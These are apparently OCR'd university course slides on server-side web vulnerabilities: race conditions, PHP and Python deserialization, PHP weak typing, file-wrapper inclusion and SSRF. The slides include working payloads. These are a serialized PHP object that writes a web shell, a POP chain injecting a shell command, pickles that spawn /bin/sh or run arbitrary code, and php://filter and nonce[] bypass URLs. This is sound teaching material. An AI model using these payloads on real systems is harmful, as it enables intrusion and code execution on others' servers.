Breaking Bad Webapps

Web Application Security

Server-Side Vulnerabilities

Credits to: Marcello Pogliani

Question Answer Session

When: **Monday 22**/11/2021 from 16:30

What: **Ask questions** about the course topics:

- Specific problem with a challenge
- General problems
- Concept that are not clear
- etc.

How: **Fill in the form** before Thursday (18/11)
https://forms.gle/Twh6xQptK45U1mzc6

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

1. Race Conditions

The Web is parallel…




… and parallelism is hard!





```
a ← SELECT amount FROM account WHERE id = A
if(a > 800) {
   newAmount = a - 800
   UPDATE account SET amount = amount + 800 WHERE id = B
   UPDATE account SET amount = newAmount WHERE id = A
}
```

… and parallelism is hard!




```
b ← SELECT amount FROM account WHERE id = A
if (b > 800) {
   newAmount = b - 800
   UPDATE account SET amount = amount + 800 WHERE id = C
   UPDATE account SET amount = newAmount WHERE id = A
}
```

… and parallelism is hard!




```
a ← SELECT amount FROM account WHERE id = A
if(a > 800) {
   newAmount = a - 800
   UPDATE account SET amount = amount + 800 WHERE id = B
   UPDATE account SET amount = newAmount WHERE id = A
}
```

```
b ← SELECT amount FROM account WHERE id = A
if (b > 800) {
   newAmount = b - 800
   UPDATE account SET amount = amount + 800 WHERE id = C
   UPDATE account SET amount = newAmount WHERE id = A
}
```

Who guarantees the order of operations?

… and parallelism is hard!

A = $900, B = C = $0

`a ← SELECT amount FROM account WHERE id = A; // a = 900`	
	`a ← SELECT amount FROM account WHERE id = A; // a = 900`

`if(a > 800) {`
`  newAmount = a - 800 // newAmount = 100;`
`  UPDATE account SET amount = amount + 800 WHERE id = B;`	

	`if(a > 800) {`
	`  newAmount = a - 800 // newAmount = 100;`
	`  UPDATE account SET amount = amount + 800 WHERE id = C;`
	`  UPDATE account SET amount = newAmount WHERE id = A;`
	`}`

`  UPDATE account SET amount = newAmount WHERE id = A;` `}`	

Now, A = $100, B = $800, C = $800 → FREE MONEY!

shared state + multiple writers = race condition

The result of a computation depends upon the sequence of execution of operations that are run concurrently

Examples:

- DBMS (w/ multiple concurrent connections) → **transactions**
- Shared memory (e.g., multi-threaded programming)
  - **mutexes** or similar constructs (e.g., **semaphores**) for critical sections
- File system operations
  - Vulnerability: TOCTOU “time of check vs. time of use”
  - A classic in setuid Unix programs…

Winning the Race

- Correct **Timing**
  - Multi Thread
  - Flight out packet very close
  - Preload Stuff (create all threads, then run them all)
- Increase the **Window**

A made up example?

- the same thing (more or less), for real: https://sakurity.com/blog/2015/05/21/starbucks.html

Can you exploit **`aart`**?


2. Object Injection (serialization)


Serialization

```
a_bunch_of_code()
obj = new MyObject();
obj.data =
"something";
send(obj)
```


network, file system, …

```
obj = read()
do_something_with(obj)
```






Serialization




Serialization



- custom
- "standard" format, e.g., JSON or YAML
- Language-provided format
  - Most assume TRUSTED input

Serialization



- custom
- “standard” format, e.g., JSON or YAML
- Language-provided format
  - Most assume TRUSTED input

Object Injection: Issues

- Tamper with, or read, unintended data
- Trigger bugs deep in the logic of the program
  - The program may crash
  - The program may do something entirely different (e.g., methods with the same name)
- Issues with the serialization library itself
  - “Magic” methods called upon `unserialize()` or elsewhere
    - constructors, destructors, …
  - The serialization library allows to specify bytecode → RCE

(or, well, vulnerabilities in the serialization library itself. After all, it’s a parser, and receives untrusted input)

Serialization example: PHP

```php
class Test {
    public $public = 1;
    protected $protected = 2;
    private $private = 3;
}
```

serialize()

strlen("Test")

name / key and value

```
O:4:"Test":3:{s:6:"public";i:1;s:12:"\0*\0protected";i:2;s:13:"\0Test\0private";i:3;}
```

3 properties

a : array
s : string
i : integer
N : null
R : reference

O : object
b : boolean
d : decimal

C : custom

For more details: http://www.phpinternalsbook.com/classes_objects/serialization.html

What could go wrong?

Some methods may be invoked *automatically* at the deserialization, or shortly after:

- `__wakeup()`
- `__destruct()`
- `__toString()`
- `...`

In PHP, we’re constrained to using classes available to the interpreter

Exploiting PHP serialization

Assume this (custom) class is imported in the scope where we unserialize() untrusted data

```
class CachedLogger {
        public $log;
        public $data;
        function __construct() {
                $this->log = tempnam("/tmp", "FooAPP");
        }
        function append($d) {
                $this->data = $this->data . '\n' . $d;
        }
        function __destruct() {
                file_put_contents($this->log, $this->data);
        }
}
```

filename

file content

write

If the application deserializes untrusted data && this class is imported, we can write arbitrary files in the server's file system

Exploiting PHP serialization: example

Let’s play with the PHP command line interpreter (**php -a**)

```
php > $c = new CachedLogger();
php > echo serialize($c);
O:12:"CachedLogger":2:{s:3:"log";s:25:"/private/tmp/FooAPPrVvEZ0";s:4:"data";N;}

php > $c->append('test');
php > echo serialize($c);
O:12:"CachedLogger":2:{s:3:"log";s:25:"/private/tmp/FooAPPrVvEZ0";s:4:"data";s:6
:"\ntest";}
```

Exploiting PHP serialization: example

Let's modify the serialized object

```
php > $s =
'O:12:"CachedLogger":2:{s:3:"log";s:21:"/var/www/htdocs/x.php";s:4:"data";s:19:"
<?php phpinfo(); ?>";}';

php > $o = unserialize($s);
php > $o = "whatever" // now the GC will call $o->__destruct()

$ /var/www/htdocs $ cat x.php
<?php phpinfo(); ?>
```

We wrote a file in the server's FS! Furthermore, as we wrote a .php file in the server's webroot, configured to interpret PHP code… we just got (remote) code execution!

Exploit PHP serialization: chaining objects together

“POP chains” (Property Oriented Programming)

[S. Esser, “Utilizing Code Reuse/ROP Attacks in PHP Application Exploits”, 2010]

Idea: **chain objects together** to get to interesting functionalities

1) Start of the chain: object with a “magic” method (e.g., `__wakeup()`)
2) Transfer control to other objects
3) Trigger an “interesting” functionalities (code exec, DB read, file read, …)

Note that all the chained together methods are **harmless**!

POP chain example (from Dahse et al., CCS 2014)

```
class TempFile {
    public function __destruct() {
        $this->shutdown();
    }

    public function shutdown() {
        $this->handle->close();
    }
}
```

```
class Process {
    public function close() {
        system('kill ' . $this->pid);
    }
}
```

```
TempFile {
      handle = Process {
            pid = "; /bin/whatever"
      }
}
```

```
O:8:"TempFile":1:{s:5:"handle";O:7:"Process":1:{s:3:"pid";s:15:"; /bin/whatever"};};
```

POP chains in popular frameworks

Reference: https://github.com/ambionics/phpggc

NAME	VERSION	TYPE	VECTOR	I
CodeIgniter4/RCE1	4.0.0-beta.1 <= ?	rce	__destruct	
Drupal7/RCE1	7.0.8 < ?	rce	__destruct	*
Laravel/RCE4	5.5.39	rce	__destruct	
Magento/SQLI1	? <= 1.9.3.4	sql_injection	__destruct	
Magento/FW1	? <= 1.9.4.0	file_write	__destruct	*
Phalcon/RCE1	<= 1.2.2	rce	__wakeup	*
Slim/RCE1	3.8.1	rce	__toString	
ZendFramework/RCE3	2.0.1 <= ?	rce	__destruct	

... and many others

Serialization example: Python

`pickle` — Python object serialization

Source code: Lib/pickle.py

The `pickle` module implements binary protocols for serializing and de-serializing a Python object structure. *"Pickling"* is the process whereby a Python object hierarchy is converted into a byte stream, and *"unpickling"* is the inverse operation, whereby a byte stream (from a binary file or bytes-like object) is converted back into an object hierarchy. Pickling (and unpickling) is alternatively known as "serialization", "marshalling," [1] or "flattening"; however, to avoid confusion, the terms used here are "pickling" and "unpickling".

Warning: The `pickle` module is not secure against erroneous or maliciously constructed data. Never unpickle data received from an untrusted or unauthenticated source.

Relationship to other Python modules

Comparison with `marshal`

Python has a more primitive serialization module called `marshal`, but in general `pickle` should always be the preferred way to serialize Python objects. `marshal` exists primarily to support Python's `.pyc` files.

Format details: http://spootnik.org/entries/2014/04/05/diving-into-the-python-pickle-formatt/index.html

Why the scary warning?

```
$ python
>> import pickle;
>> pickle.load('canonical.pickle');
sh-3.2$    # ouch
```

pickle(untrusted_data) == grab a shell


Why the scary warning?

```
$ python
>> import pickle;
>> pickle.load('canonical.pickle');
sh-3.2$    # ouch

$ cat canonical.pickle
cos
system
(S'/bin/sh'
tR.
```

Let’s decompose the pickle

It’s actually (low-level) code for a stack-based interpreter



Credits (and more details): https://checkoway.net/musings/pickle/

pickletools

Disassembling a pickle

```
> pickletools.dis(open('canonical.pickle', 'rb'))

    0: c    GLOBAL     'os system'
   11: (    MARK
   12: S        STRING     '/bin/sh'
   23: t        TUPLE      (MARK at 11)
   24: R    REDUCE
   25: .    STOP
highest protocol among opcodes = 0
```

Text-based (there are also two binary formats)

More details: https://checkoway.net/musings/pickle/

“Unpickle and run”

```
import marshal
import base64

def foo():
    pass # Your code here

print """ctypes
FunctionType
(cmarshal
loads
(cbase64
b64decode
(S'%s'
tRtRc__builtin__
globals
(tRS''
tR(tR.""" % base64.b64encode(marshal.dumps(foo.func_code))
```

```
c = marshal.loads(base64.b64decode('<code>'))
f = types.FunctionType(c, __builtin__.globals(), '')
f()
```

Can you exploit **`free_as_in_beer`**?

3. PHP

PHP

“PHP: Hypertext Preprocessor”

Programming language often used to write web apps

Evolved from a way to easily manage the author’s personal home page in 1994, up to a full-fledged object oriented programming language

This resulted in a fairly inconsistent design, with some security implications :-)

- PHP: A Fractal of Bad Design (2012)
  http://eev.ee/blog/2012/04/09/php-a-fractal-of-bad-design/

Bad Idea #1: `register_globals`

Configuration option.

Idea: automatically register HTTP request parameters as (PHP) variables!

`$_REQUEST['user']` → `$user`

Do you see the problem here?

```
if (check_authorized($user)) { $authorized = true; }

if ($authorized) { }
```

Bad Idea #2: Weak typing (example from OWASP)

```
$supplied_nonce = $_GET['nonce'];
$correct_nonce = get_correct_value_somehow();

if (strcmp($supplied_nonce, $correct_nonce) == 0) {
    // Go ahead and reset the password
} else {
    echo 'Sorry, incorrect link';
}
```

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http://example.com/?nonce[]=a

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if (strcmp($supplied_nonce, $corr
    // Go ahead and reset the pas
} else {
    echo 'Sorry, incorrect link';
}
```

we can build an *array* from GET/POST parameters

```
$supplied_nonce = array('a')
strcmp(array('a'), ...) → NULL
NULL == 0
but, !(NULL === 0)
```

weak equality

http://example.com/?nonce[]=a

Bad Idea #3: Filters & wrappers

http://example.com/?page=test

```
include($_GET['page'] . '.php');
```

Here we have a local file inclusion limited to files ending with .php

Goal: read the source code of one of the pages

Apparently, we can't: the include() will interpret the PHP code as well

Bad Idea #3: Filters & wrappers

http://example.com/?page=test

```
include($_GET['page'] . '.php');
```

```
php:///filter/convert.base64-encode/resource=test
```

Bad Idea #3: Filters & wrappers

http://example.com/?page=test

```
include($_GET['page'] . '.php');
```


```
php:///filter/convert.base64-encode/resource=test
```

http://example.com/?page=php:///filter/convert.base64-encode/resource=test

Full list of wrappers: https://secure.php.net/manual/en/wrappers.php.php

Can you exploit **`bearshare`**?

Server-Side Request Forgery



Assume you can control a **network request** made by the backend

- Pivot to internal network
- Connect to localhost-bound services
- Cloud infrastructure: *metadata* service (e.g., 169.254.169.254 in EC2)
- Not limited to HTTP (look for “HTTP protocol smuggling”)
  - Works with REDIS, memcached, …

Questions?

Credits

Images from The Noun Project